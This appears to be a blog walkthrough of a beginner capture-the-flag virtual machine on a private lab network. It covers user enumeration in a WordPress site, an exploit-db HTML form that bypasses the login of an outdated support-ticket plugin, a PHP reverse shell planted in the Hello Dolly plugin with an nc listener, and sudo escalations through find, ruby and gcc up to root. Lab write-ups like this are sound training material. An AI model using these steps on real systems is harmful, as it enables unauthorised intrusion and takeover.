Target Machine IP Address: 192.168.56.102  
My Machine IP Address: 192.168.56.1

Mission:

Boot to Root
1. To get user flag
2. To get root flag
3. To get root access


THIS IS A MACHINE FOR COMPLETE BEGINNER , GET THE FLAG AND SHARE IN THE TELEGRAM GROUP (GROUP LINK WILL BE IN FLAG.TXT)

DHCP : ENABLED
IP : AUTO ASSIGN

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth0 192.168.56.1/24

Target Machin IP: 192.168.56.102

I will do a shortcut here, because I did this machine twice, one with nmap and other without it (but did a random way).  I visit the IP and it shows a default apache index file. (even after doing nmap, I was force to visit the IP to check whether any website is hosted)

It was during lunch break and I used to bring my own lunch tiffin, so it helps to have myself around 40 minutes of leisure break. So, I read the index file (because after this only MySQL server is running so I thought if it’s mysql related issue I will do it at room because I can have a good time after the office hour)

Ops, guess what I found.

There is a folder named g@web at /var/www/html. I visited there and came to know that there is a WordPress website is running there.

Usually, I like to enumerate user name or WordPress by passing /?author=1 like it is shown in the screenshot below

Yes, it revealed to me that there is a website username wp-local (if developer didn’t reassigned the ID to users, it is quite certain that ID=1 is the admin user). And it also puked a password hackNos@9012!!

I was very excited and tried the credentials and it appears that the password is not for the user wp-local. 

Since the website is WordPress, so that why not run wpscan.


wpscan --stealthy --url http://192.168.56.102/g@web --plugins-detection aggressive -o wp-scan.log

If we read carefully the highlighted area, you will understand the website is running wp-support-plus-responsive-ticket-system plugin. The latest version is 9.1.2 and if you read the readme section just beneath that link, the current running plugin is version is 7.1.3.

By googling, I was directed to the corresponding exploit-db.

Yes, the selected line is the PoC (proof-of-concept) or the exploit.

<form method="post" action="http://192.168.56.102/g@web/wp-admin/admin-ajax.php">
  Username: <input type="text" name="username" value="administrator">
  <input type="hidden" name="email" value="sth">
  <input type="hidden" name="action" value="loginGuestFacebook">
  <input type="submit" value="Login">
</form>

If you have read carefully the articles written in exploit-db, you will understand that this vulnerability is due to incorrect usage of wp_set_auth_cookie() function, because of which you don’t require password to login.

As soon as you enter, it will show a white blank page, don’t worry, just remove everything after {url}/wp-admin , you are in


Usually, I liked to hide my reverse shell in 404.php. It didn’t work, so I switched my place and place the code in plugin called Hello Dolly.

By the way, you can get the reverse shell from the pentestmonkey website or github page. Besides, if you don’t want to download and you are using Kali Linux, then you can copy the shell from  /usr/share/webshells/php/php-reverse-shell.php to the place of your choice.

And modify the reverse IP address and port number.

And then you need to setup your (kali or the attacker) machine to receive reverse connection

nc -lvp 1234

Then all you need to do is active the Hello Dolly plugin

Guess what? You got a reverse connection on your Kali Linux Machine

Usually at this stage I like to run which python or which python3 command, because if it shows something like /usr/bin/python2 or /usr/bin/python3, which means pythons is available. Then I use that to make the shell interactive.

which python3 
python3 -c "import pty;pty.spawn('/bin/bash')";
export TERM=xterm     #this command help us to make the clear command work, which I really like
id  # to know which user we are running in

Usually you can run command like cat /etc/passwd to know all the users, but this time I go little lazy

See, we got username

1. hackNos-boat
2. hunter
3. security

The reason why I am little concern about username is because we got a password hackNos@9012!!  during the enumeration or information gathering stage.

I tried one by one, and username security accepted the password hackNos@9012!!

I was very happy, I ran few commands like find to find whether any SUID or SGID binaries were there, but didn’t get anything.

Then guess what?

sudo -l 

Then I quickly did little shopping from gtfobins

sudo -u hackNos-boat find . -exec /bin/sh \; -quit

sudo -l


sudo -u hunter ruby -e 'exec "/bin/sh"'

sudo -l


sudo gcc -wrapper /bin/sh,-s .

We got root now!!

Now we need to find the flags, for user flag.. I again did a lazy step lol

cd home;ls -lah

cat hunter/user.txt # we got the user flag!!

For root flag,

cat /root/root.txt


That’s all guys…

I was writing this blog around 5:15PM and completed at 6:16PM.  Wish you all a productive time too 🙂